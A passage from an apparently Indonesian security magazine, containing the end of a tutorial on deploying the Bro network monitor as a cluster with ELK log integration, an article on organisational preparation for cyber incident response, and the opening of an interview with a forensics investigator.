6. Untuk melihat output *logs* yang muncul

```
ls -al /usr/local/bro/logs/current/
```

7. Melihat **stats.log**

```
tail -f /usr/local/bro/logs/current/conn.log
```

8. Jika log sudah menggunakan format json, Anda bisa langsung untuk mengintegrasikan dengan ELK

## #3 - INTEGRASI KE ELK STACK

Untuk integrasi memakai ELK, berikut langkah-langkahnya:

1. Meng-edit config logstash

```
nano /etc/logstash/conf.d/bro.conf
```

2. Isikan config di bawah ini:

```
input {  
    file {  
        path => [ "/usr/local/bro/logs/current/*.log" ]  
        codec => json  
        type => bro_log  
    }  
}  
  
output {  
    if[type] == "bro_log"{  
        stdout { codec => rubydebug }  
        elasticsearch {  
            hosts => [ "127.0.0.1:9200" ]  
            index => "bro-logs-%{+YYYY.MM.dd}"  
        }  
    }  
}
```

3. Registrasi index patterns di Kibana

- a. Pilih menu *management*,
- b. Klik *create index pattern*.

## Step 1 of 2: Define index pattern

Index pattern

bro\*

You can use a \* as a wildcard in your index pattern.

You can't use empty spaces or the characters \, /, ?, ", <, >, |.

✓ Success! Your index pattern matches 1 index.

bro-logs

Gambar 1 - Registrasi Index Pattern pada Kibana


4. Pilih bro-logs dan klik *next steps*. Lanjutkan sampai *finish*.
5. Check di *discover menu*. Dan seharusnya sudah berhasil integrasi.



Gambar 2 - Verifikasi Hasil Integrasi

## #4 - BRO CLUSTER

Bro juga bisa implementasikan secara *cluster*. Ada beberapa tujuan ketika Bro diimplementasikan secara *cluster*, yaitu Bro berjalan pada *single thread*. Selain itu, sulit untuk beradaptasi dengan *processing multi threading*. Konsep *cluster* dari Bro ini sendiri terbagi dari beberapa fungsi node, sesuai dengan *processing* tiap-tiap fungsi node.



Gambar 3 - Ilustrasi Bro Cluster

Secara fungsional Bro ada beberapa tipe node, yaitu:

### 1. Manager

Untuk fungsi dari manajer ini sendiri dia bertugas sebagai penerima *logs* dan meng-*handle notice*.

### 2. Proxy

Proxy sebagai sinkronisasi dan jembatan komunikasi dari berbagai node yang berada di berbeda-beda *network*.

### 3. Logger

Merupakan node yang bertugas sebagai penyimpan *log*. Ketika Anda menggunakan *node logger*, *node* ini akan bertugas sebagai penerima dan penyimpan semua log. Jika Anda hanya menggunakan *Manager*, maka penerima *log* akan ditugaskan di *node Manager*. *Logger* sendiri ini bersifat opsional, tidak harus digunakan. Tujuan memiliki *logger* sendiri adalah untuk mengurangi beban dari *Manager*. Proses pencatatan *log* akan dimulai ketika *Bro control start* dan akan memerintahkan beberapa *node*-nya untuk berjalan sesuai dengan fungsinya.

### 4. Worker

Untuk *worker* sendiri disini yang bertugas menganalisis protokol, dan biasanya proses yang berjalan di *node worker* ini sangat berat daripada fungsi-fungsi *node* yang lain. Memori yang besar dan kecepatan CPU yang cepat disarankan ketika desain dari awal. Karena semua *parsing* protokol dan sebagian besar analisis *network* dilakukan di sini.

## #5 - BRO CONTROL

*Bro control* ini adalah program yang dijalankan untuk menjalankan *Bro mode standalone* atau berjalan dengan mode *cluster*. *Bro control* ini yang akan melakukan perintah *start*, *restart*, *stop* terhadap masing-masing *node Bro*. Dari sini untuk mengatur *node Bro* lebih mudah. Pada awalnya *Bro control* ditulis dengan menggunakan Python *script*. Namun sekarang sudah menjadi default ketika meng-*install* *Bro*.

Sebagai program yang mengelola *instance node Bro* secara *Real Time* dari beberapa *nodes*, program ini bisa memberikan informasi dimana *node bro* yang *stop* atau *running* hanya dengan melakukan pengecekan dari *Bro control*. Dari *Bro control* Anda bisa juga dapat melakukan *deploy Bro Script* dan meng-*install* ke *node* yang lain.

Berikut adalah contoh dari konfigurasi *Bro Control* sesuai dengan *mode cluster* yang bisa Anda implementasikan. Untuk *config*-nya sesuaikan dengan IP yang Anda punya dan desain fungsi yang Anda inginkan.

## 1. Edit **node.cfg**

```
nano /usr/local/bro/etc/node.cfg
```

Manager dan *proxy host* menggunakan ip address yang sama.

```
# Example BroControl node configuration.  
#  
# This example has a standalone node ready to go except for possibly changing  
# the sniffing interface.  
  
# This is a complete standalone configuration. Most likely you will  
# only need to change the interface.  
#[bro]  
#type=standalone  
#host=localhost  
#interface=ens33  
  
## Below is an example clustered configuration. If you use this,  
## remove the [bro] node above.  
  
#[logger]  
#type=logger  
#host=localhost  
#  
[manager]  
type=manager  
host=192.168.0.100  
#  
[proxy-1]  
type=proxy  
host=192.168.0.100  
#  
[worker-1]  
type=worker  
host=192.168.0.XXX  
interface=ens33  
#[worker-2]  
#type=worker  
#host=localhost  
#interface=eth0
```

## 2. Bro control status

```
broctl status
```

```
Warning: broctl node config has changed (run the broctl "deploy" command)
Name      Type      Host          Status     Pid     Started
manager   manager   192.168.0.XXX stopped
proxy-1   proxy     localhost    stopped
worker-1  worker   192.168.0.XXX stopped
```

## 3. Bro install command

```
broctl install
```

```
removing old policies in /usr/local/bro/spool/installed-scripts-do-not-
touch/site ...
removing old policies in /usr/local/bro/spool/installed-scripts-do-not-
touch/auto ...
creating policy directories ...
installing site policies ...
generating cluster-layout.bro ...
generating local-networks.bro ...
generating broctl-config.bro ...
generating broctl-config.sh ...
updating nodes ...
```

## 4. Check semua host

```
broctl check
```

```
manager scripts are ok.
proxy-1 scripts are ok.
worker-1 scripts are ok.
```

## 5. Start Bro cluster

```
broctl start
```

```
waiting for lock (owned by PID 12959) ...
starting manager ...
starting proxy ...
starting worker ...
(worker-1 still initializing)
```

## 6. Check status Bro

```
broctl status
```

Name	Type	Host	Status	Pid	Started
manager	manager	192.168.0.XXX	running	13149	01 Oct 01:55:08
proxy-1	proxy	localhost	running	13193	05 Oct 01:55:09
worker-1	worker	192.168.0.XXX	running	7299	05 Oct 01:55:13

Sekian tulisan Saya, mudah-mudahan bermanfaat. Jangan lupa, jika sudah berhasil men-gimplementasikannya, *sharing* hasilnya ya. **Sharing is Caring.**

## REFERENSI

1. [http://blog.bro.org/2018/10/renaming-bro-project\\_11.html](http://blog.bro.org/2018/10/renaming-bro-project_11.html)
2. <https://www.bro.org/sphinx/cluster/index.html>



**SIDA NALA RUKMA**

Associate Security Engineer

# STRATEGI PERSIAPAN ORGANISASI DALAM MENGHADAPI INSIDEN KEAMANAN SIBER

ditulis oleh Eryk Budi Pratama



Berdasarkan *Verizon Data Breach Investigations Report* 2018, dari 53.000 jumlah insiden dan 2.216 *data breach* yang telah dikonfirmasi, 73% insiden dilakukan oleh pihak eksternal organisasi dan 28% melibatkan karyawan internal. Jenis insiden yang paling banyak adalah berupa serangan *Denial of Services* (DOS), pencurian data/informasi, dan *phishing*. Pelaku dari pihak eksternal sebagian besar adalah kategori *organized* dan *state-affiliated crime*, sedangkan dari pihak eksternal adalah *system admin* dan *end-user* dengan target utama *database* yang menyimpan informasi personal. Hasil survei yang dilakukan oleh pemerintah UK pada *Cyber Security Breaches Survey* 2018 menunjukkan bahwa 43% perusahaan melaporkan insiden keamanan / *cyber security breach*, dimana hanya 27% perusahaan yang memiliki kebijakan dan prosedur terkait risiko keamanan siber. Selain itu, berdasarkan *KPMG Cybercrime Survey Report* 2017, 79% organisasi sudah memiliki persepsi

bahwa keamanan siber sudah menjadi isu yang diangkat di *board level* dan menjadi *top five* risiko bisnis.

Beberapa hasil survei menunjukkan bahwa terkait dengan penanganan insiden keamanan siber, khususnya untuk serangan siber yang canggih, dapat menjadi tugas yang sulit meskipun untuk organisasi yang memiliki kapabilitas TI yang lebih baik dari organisasi lain. Oleh karena itu, diperlukan pengembangan kemampuan respons yang tepat dengan pendekatan yang sistematis dan terstruktur terhadap insiden keamanan siber. Untuk membangun kemampuan dalam merespons insiden keamanan siber yang efektif, organisasi perlu mempersiapkan dan melakukan identifikasi kebutuhan dalam proses persiapan, penanganan, dan setelah terjadinya serangan keamanan siber.

Penanganan atau respons terhadap insiden keamanan siber memiliki tantangan tersendiri, mengingat teknik serangan siber semakin berkembang. Berikut adalah beberapa tantangan utama organisasi dalam merespons insiden keamanan siber:

- Melakukan identifikasi potensi insiden keamanan siber, misalnya monitoring terhadap aktivitas yang mencurigakan;
- Melakukan analisis terhadap semua informasi yang berkaitan dengan potensi insiden keamanan siber;
- Menentukan insiden yang sedang terjadi, misalnya menentukan serangan karena DDOS, *system hacking*, *malware*, *session hijacking*, dan lain-lain;
- Melakukan identifikasi sistem, network, dan informasi (aset) yang terdampak;
- Menentukan informasi apa saja yang telah dibocorkan kepada pihak yang tidak berwenang;
- Menemukan pelaku dan motivasi dalam melakukan serangan siber;
- Menemukan cara yang dilakukan penyerang dalam menembus sistem; dan
- Menentukan potensi dampak bisnis dari insiden keamanan siber.

Manajemen dalam organisasi sering tidak percaya dan menyadari bahwa organisasi memiliki risiko terhadap insiden keamanan siber, serta tidak menyadari dampak terhadap bisnis yang dapat terjadi.

## PRINSIP-PRINSIP DALAM PERSIAPAN INCIDENT RESPONSE

Seiring dengan meningkat dan berkembangnya insiden siber, dampak yang dihasilkan khususnya dari sisi finansial semakin meningkat. Berikut merupakan beberapa prinsip-prinsip dasar yang harus dipenuhi dalam konteks persiapan *incident response*:


- Tanggung jawab untuk perlindungan dan kesiapan terhadap insiden adalah miliki organisasi, tidak hanya oleh departemen/divisi TI. Tata kelola dan keamanan data serta privasi merupakan tanggung jawab *Board of Director* (BoD), semua unit bisnis, dan semua karyawan.
- Data merupakan aset yang paling berharga bagi organisasi. Identifikasi terhadap dafatar aset, lokasi, dan mekanisme dalam penggunaan data serta identifikasi risiko terkait perlu dilakukan dalam menjaga aset penting milik organisasi, yang dalam konteks keamanan informasi dikenal dengan *crown jewels*.
- Tingkat keamanan data yang diterapkan harus sesuai dengan tingkat kritikalitas dan sensitivitas data. Implementasi kontrol keamanan yang ada harus mencerminkan risiko dan dampak yang dapat terjadi terhadap perusahaan dan nasabah/konsumen jika data/informasi sensitif dapat diakses secara ilegal. Organisasi harus mengembangkan strategi data *minimization* termasuk matriks klasifikasi yang dapat memandu organisasi dalam melindungi data berdasarkan kategori atau tingkatan risikonya.
- Memiliki rencana untuk mengurangi dampak serangan. *Incident plan* perlu mencakup pelatihan terhadap karyawan dalam membantu pencegahan, pendektsian, mitigasi, dan respons terhadap insiden keamanan siber. Sama seperti *first responder*, karyawan harus secara teratur dilatih dan dibekali pengetahuan dalam penanganan insiden, misalnya insiden *data loss*.
- Keamanan siber tidak hanya terbatas pada PC, *network*, dan *firewall*. Layanan *cloud*, pihak ketiga, dan mitra bisnis eksternal juga memiliki potensi untuk meningkatkan

risiko serangan siber. Organisasi perlu melakukan risk assessment sebelum menjalin kerja sama dengan pihak ketiga. Selain itu, perlu dilakukan pemantauan dan penilaian secara rutin terhadap aktivitas pihak ketiga yang mencakup namun tidak terbatas pada proses keamanan data internal, metode penghapusan data, dokumentasi, dan implementasi dari perangkat atau teknologi yang dimiliki oleh pihak ketiga.

- Membangun kepercayaan melalui transparansi. Jika terjadi insiden, organisasi perlu untuk menjaga komunikasi secara jelas dan transparan. Pihak-pihak terkait perlu diberikan informasi sejak dini dan rutin terkait dengan pembaruan status atau informasi penanganan insiden.

## TAHAP PERSIAPAN INCIDENT RESPONSE

Dalam menghadapi insiden keamanan siber, salah satu tindakan yang paling penting adalah melakukan persiapan penanganan dengan benar. Hal ini dapat membantu organisasi dalam memulihkan sistem lebih cepat, meminimalisasi dampak serangan, menghemat biaya penanganan insiden, dan menanamkan kepercayaan terhadap pelanggan. Tahap pertama dalam *incident response* ini sangat penting, namun masih diabaikan karena kurangnya kesadaran dan dukungan sumber daya yang memadai. Untuk melakukan persiapan secara efektif, maka organisasi harus dapat menentukan aset yang kritikal, menganalisis ancaman siber yang relevan, dan menerapkan kontrol keamanan untuk memberikan tingkat perlindungan yang tepat. Dengan mempertimbangkan implikasi terhadap aspek *people*, *process*, dan *technology*, berikut adalah tahapan dalam melakukan persiapan penanganan insiden keamanan:



**Gambar 1 - Tahapan persiapan incident response**  
**(Sumber: CREST Cyber Security Incident Response Guide)**

## #1 - MELAKUKAN CRITICALITY ASSESSMENT

Tantangan utama yang dihadapi oleh organisasi ketika membuat penilaian risiko yang diperlukan dan awareness dalam mempersiapkan penanganan insiden keamanan siber adalah bagaimana organisasi mendefinisikan aset/informasi yang kritikal, menentukan ancaman siber yang paling memengaruhi aset/informasi kritikal, menerapkan kontrol manajemen dan teknis yang relevan untuk mengurangi kemungkinan dan dampak insiden keamanan siber, meningkatkan kesadaran tentang perlunya kemampuan incident response yang efektif, dan menentukan tingkat dampak bisnis yang dihasilkan dari insiden keamanan siber.

Banyak organisasi yang belum dapat mengidentifikasi kritikalitas atas aset yang dimiliki dan ketidakmampuan dalam melakukan penilaian dampak bisnis secara efektif, sehingga

organisasi tersebut memiliki kendala dalam menentukan perlindungan terhadap aset sebelum, selama, dan setelah terjadi insiden keamanan siber. Dalam menentukan dampak bisnis, disarankan untuk mempertimbangkan skenario dan mengidentifikasi dampak serius dari suatu insiden keamanan siber terhadap aset kritikal dengan mempertimbangkan beberapa hal, seperti potensi dan aktual dari kerugian finansial, implikasi terhadap risiko kepatuhan (misalnya denda dan pinaltı terkait), risiko reputasi, hambatan dalam pertumbuhan dan operasional bisnis, dan lain-lain. Setelah berhasil mengidentifikasi aset kritikal, organisasi harus menentukan lokasi (baik secara *physical* maupun *logical*) dimana aset kritikal tersebut berada, serta menentukan jenis dan tingkat pengendalian terhadap sistem terkait (*host*) dan lingkungan sekitar sistem berada (*environment control*). Kemudian organisasi dapat menentukan individu atau tim yang memiliki peran untuk melindungi aset-aset kritikal tersebut (kustodian).

## #2 - MELAKUKAN ANALISIS ANCAMAN KEAMANAN SIBER

Langkah berikutnya dalam melakukan persiapan menghadapi insiden keamanan siber adalah memahami tingkat ancaman terhadap organisasi dari berbagai macam insiden keamanan siber yang dapat dilakukan dengan melakukan analisis ancaman (*threat analysis*). Untuk pertama kali, organisasi harus menentukan definisi dan kriteria dari insiden keamanan siber dan mengidentifikasi beberapa contoh ancaman yang terkait dengan insiden keamanan, misalnya *malware*, *hacking*, dan *social engineering*. Untuk mendapatkan konteks dari proses analisis terhadap ancaman keamanan siber, organisasi harus memiliki pemahaman tentang sifat (*nature*) bisnis, jenis bisnis, proses bisnis, termasuk *risk appetite*. Organisasi harus bisa mengidentifikasi ketergantungan terhadap pihak-pihak yang terlibat dalam operasional bisnis, misalnya sumber daya manusia, teknologi, pihak ketiga (*supplier* atau *partner*), dan lingkungan. Hal penting yang juga perlu dilakukan organisasi adalah bagaimana melakukan identifikasi aset yang kritikal / *crown jewels*, terutama yang dapat memberikan dampak bisnis signifikan jika terjadi serangan terhadap aset tersebut. Oleh sebab itu, organisasi dapat memfokuskan analisis ancaman keamanan siber terhadap hal-hal berikut namun tidak terbatas pada:

- Infrastruktur pendukung aset kritikal;

- Postur keamanan siber yang relevan dengan organisasi;
- Berbagai jenis potensi ancaman keamanan;
- Sumber dari ancaman, misalnya karyawan internal, pihak ketiga, *organized crime*, *hacktivist*, dan lain-lain;
- Potensi vektor ancaman untuk melakukan eksplotasi, misalnya melalui *email attachment*, *malicious links*, USB, kesalahan konfigurasi, dan lain-lain; dan
- Kerentanan (*vulnerabilities*) kontrol terhadap aset kritikal.

Dalam mengembangkan skenario atas ancaman keamanan siber, ada beberapa hal yang perlu dipertimbangkan, yaitu menentukan jenis ancaman, melakukan penilaian terhadap profil risiko atas aset kritikal, melakukan evaluasi situational awareness, melakukan simulasi serangan, dan memastikan bahwa organisasi menunjuk personil yang tepat.

### #3 - IDENTIFIKASI ASPEK PEOPLE, PROCESS, DAN TECHNOLOGY

Dalam melakukan identifikasi kebutuhan atas aspek *people*, *process*, dan *technology*, terdapat beberapa tantangan yang umumnya dihadapi oleh organisasi, yaitu:

- **Aspek People.** Organisasi sering tidak memiliki *incident response team* secara formal, bahkan belum menentukan tanggung jawab penanganan insiden keamanan siber terhadap individu atau tim tertentu. Selain itu, tantangan berasal dari kurangnya keahlian teknis yang dimiliki oleh individu perusahaan dalam menentukan keputusan yang tepat dalam menanggapi suatu insiden keamanan siber.
- **Aspek Process.** Banyak organisasi yang belum memiliki proses atau metode yang memadai dalam menangani insiden keamanan siber secara cepat, efektif, dan konsisten.
- **Aspek Technology.** Banyak organisasi yang belum mempersiapkan dan melakukan konfigurasi sistem atau jaringan untuk membantu proses identifikasi dan respons terhadap insiden keamanan siber, misalnya implementasi dan konfigurasi sistem untuk melakukan *monitoring* dan *logging*.

Umumnya organisasi memiliki kesulitan dalam menentukan apakah akan membentuk tim *cybersecurity incident response* khusus, atau mengintegrasikan penanganan insiden keamanan siber ke dalam proses manajemen insiden yang ada. Untuk menghadapi insiden keamanan siber secara efektif, organisasi harus mampu mengintegrasikan mekanisme *response* yang lebih luas dan mencakup seluruh organisasi, tidak hanya melalui departemen TI (misalnya IT *Helpdesk*). Sumber informasi atas terjadinya insiden dan faktor penggerak dari pelaporan insiden keamanan siber tidak harus hanya dari departemen TI, namun semua stakeholder. Terkait dengan serangan keamanan siber, manajemen juga harus dilibatkan karena insiden-insiden tertentu dapat memberikan dampak yang besar terhadap operasional bisnis, misalnya serangan DDoS yang melumpuhkan aplikasi dan jaringan. Organisasi perlu mempertimbangkan keterlibatan beberapa pihak dalam melakukan investigasi terhadap suatu insiden keamanan siber, yaitu pihak ketiga yang memberikan layanan *managed service*, unit bisnis yang terkena dampak serangan, tim HR (jika dugaan sementara serangan dilakukan oleh karyawan *internal*), bagian *legal/hukum*, dan *Public Relation (PR)*.

## #4 - PENGEMBANGAN CONTROL ENVIRONMENT YANG MEMADAI

Terdapat beberapa kontrol dasar yang dapat diterapkan untuk membantu mengurangi potensi terjadinya insiden keamanan siber, misalnya *access control*, *firewall*, dan *malware protection*. Kontrol dasar tersebut kadang tidak benar-benar sepenuhnya mencegah serangan, namun minimal dapat memperlambat penyerang dalam melakukan eksplorasi lebih jauh. Beberapa kontrol tertentu yang dapat membantu untuk mengurangi beberapa jenis serangan siber adalah sebagai berikut:

- **Multifactor authentication.** Menggunakan lebih dari satu metode autentikasi, misalnya kombinasi User ID dengan *password* atau *smart card* dengan PIN.
- **Digital certificate.** Implementasi sertifikat digital untuk memberikan tanda (*sign*) terhadap *code* sehingga *code* tersebut menjadi *trusted* dan *valid* dari organisasi tersebut.
- **Whitelisting.** Menentukan daftar *ip address*, *port*, atau aplikasi yang diizinkan dan mencegah akses terhadap yang lainnya.
- **Implementasi perangkat monitoring**, misalnya IDS/IPS, DLP, dan SIEM.

## #5 - PENILAIAN KESIAPAN RESPONSE TERHADAP INSIDEN KEAMANAN SIBER

Banyak organisasi yang tidak memahami kesiapan dalam menghadapi insiden keamanan siber dengan cara yang cepat dan efektif. Salah satu cara untuk membantu menentukan kondisi kesiapan organisasi adalah dengan melakukan *maturity assessment* atas kesiapan respons terhadap insiden keamanan siber. Setiap organisasi akan membutuhkan tingkat *maturity* yang berbeda terkait dengan respons terhadap insiden keamanan siber. Ukuran dan jenis perusahaan menentukan tingkat kesiapan dalam menghadapi insiden keamanan siber, misalnya perusahaan di sektor keuangan (bank dan asuransi) pada umumnya akan memiliki tingkat kesiapan yang lebih baik dibandingkan dengan perusahaan ritel. Bahkan dalam satu industri yang sama, tiap perusahaan memiliki tingkat kesiapan yang berbeda karena semakin besar ukuran perusahaan, semakin besar tingkat risiko yang harus dihadapi.

### INCIDENT RESPONSE PLAN

Untuk membuat perencanaan yang lebih formal dan terstruktur, diperlukan sebuah incident response plan yang minimal mengatur tentang deskripsi tanggung jawab dari masing-masing pihak dan personil yang terlibat, serta alur proses dalam melakukan persiapan, identifikasi/deteksi, dan penanganan insiden keamanan siber. Penyusunan incident response plan harus dapat mempertimbangkan dan menjawab hal-hal berikut:

- **Dampak dari keseluruhan insiden**, misalnya terhadap jumlah pelanggan, jenis data, *business continuity*, dan lain-lain;
- **Pelaporan kepada regulator dan/atau lembaga penegak hukum**;
- **Mekanisme komunikasi atas terjadinya insiden**;
- **Pihak-pihak yang perlu diberikan notifikasi beserta persyaratan notifikasinya**, misalnya notifikasi untuk internal dan/atau eksternal;
- **Prosedur identifikasi dan pengamanan data yang dimiliki organisasi dan mitra**;

- Daftar perubahan yang perlu dilakukan terhadap proses dan sistem untuk membantu mencegah insiden serupa terjadi lagi;
- Informasi apa saja yang perlu dikumpulkan jika notifikasi berasal dari pihak ketiga. Informasi penting termasuk nama personil, organisasi, informasi kontak, dan detail insiden yang diketahui oleh pihak ketiga tersebut; dan
- Dampak terhadap aspek finansial dan operasional bisnis.

Hal yang tidak kalah pentingnya dalam penyusunan *incident response plan* adalah bagaimana menentukan mekanisme komunikasi secara efektif ketika melakukan respons terhadap insiden keamanan siber. Pada dasarnya, mekanisme komunikasi tersebut harus mencakup beberapa pihak terkait, yaitu tim internal (termasuk karyawan dan *investor*), mitra kerja dan pelanggan utama, *regulator*, lembaga penegak hukum, pihak-pihak yang terkena dampak insiden, dan media.

## KESIMPULAN

Terdapat banyak kesulitan dan tantangan yang dihadapi organisasi dalam menentukan mekanisme dalam mempersiapkan, menanggapi, dan menindaklanjuti insiden keamanan siber, baik yang sederhana sampai dengan serangan siber yang canggih (misalnya APT). Tentunya organisasi harus memiliki persiapan yang matang untuk bisa mengurangi dampak dari serangan siber yang menargetkan aset kritikal. Dalam upaya persiapan yang matang untuk menghadapi insiden keamanan siber, berikut adalah daftar rekomendasi yang perlu dipertimbangkan:

- Melakukan *risk assessment* secara komprehensif, khususnya untuk mengidentifikasi risiko operasional dari organisasi;
- Melakukan kajian terhadap *security best practice* dan validasi atas penerapannya dalam organisasi;
- Melakukan identifikasi dan klasifikasi terhadap data serta menentukan mekanisme perlindungan data;

- Melakukan pengujian *incident response plan* secara rutin;
- Menjalin komunikasi dan hubungan yang baik dengan regulator, lembaga penegak hukum, dan perusahaan penyedia layanan *incident management/response*;
- Meningkatkan kapabilitas tim *incident response* dan *digital forensics*;
- Mengembangkan strategi komunikasi yang disesuaikan dengan *profil audiens*; dan
- Melakukan pelatihan dan *security awareness* terkait penanganan insiden keamanan secara rutin.

## REFERENSI

1. <https://enterprise.verizon.com/resources/reports/dbir/>
2. <https://www.enisa.europa.eu/news/member-states/cyber-security-breaches-survey-2018>
3. <https://home.kpmg.com/in/en/home/insights/2017/12/cybercrime-cybersecurity-law-enforcement-agencies.html>
4. <https://www.crest-approved.org/cyber-security-incident-response-guide/index.html>
5. <https://otalliance.org/resources/cyber-incident-breach-response>
6. <https://otalliance.org/news-events/press-releases/online-trust-alliance-reports-doubling-cyber-incidents-2017-0>



**ERYK BUDI PRATAMA**  
CEH, OSWP, CSCU

Eryk merupakan konsultan dan peneliti TI yang memiliki minat dan pengalaman di bidang *Cyber Security* dan *IT Advisory*. Di bidang *Cyber Security*, Eryk memiliki pengalaman terkait dengan *penetration testing*, pengembangan strategi, arsitektur, dan program keamanan informasi, kajian risiko keamanan informasi, serta audit keamanan TI. Di bidang *IT Advisory*, Eryk memiliki pengalaman terkait kajian tata kelola TI, transformasi TI, dan peningkatan kapabilitas TI. Saat ini Eryk bekerja di KPMG sebagai *Assistant Manager - Cyber Security*. Sebelumnya, Eryk memiliki pengalaman sebagai konsultan *cyber security* di beberapa *global consulting firm* dan *global system integrator*.

# 3 TOKOH

**“Indonesia merdeka harus menjadi tujuan hidup kita bersama”**

– Teuku Nyak Arif



# Mengenal Lebih Dekat Atik “Don Anto” Pilihanto

ditulis oleh Tim Redaksi CDEF



Sumber : koleksi foto Tim Redaksi

**Mas Wahyu: Kembali lagi ke CDEF interview. Hari ini, kita kedatangan tamu yang spesial. Beliau adalah salah satu senior di dunia IT security, Pentesting, Digital Forensic, Threat Hunting dan Insiden Response. Beliau adalah Mas Atik Pilihanto dan biasa dipanggil Don Anto.**

**Don Anto:** Selamat malam.

**Mas Wahyu : Langsung saja kita mulai. Sekarang kesibukannya apa Mas?**

**Don Anto :** Kesibukan saat ini, yang jelas saya baru punya anak. Pertama ya mengurus anak. Dan kesibukan satunya kaitannya dengan pekerjaan, lebih banyak sebagai *Investigator*. Ada yang berkaitan dengan *Digital Forensic*, ada kaitannya *Incident Response*.

*dent Response. DFIR dan Threat Hunting.* Kurang lebih seperti itu.

**Mas Wahyu:** Berarti kalau Threat Hunting itu belum insiden? Masih asumsi insiden? Atau mencari Indicator of Compromise (IOC)-nya?

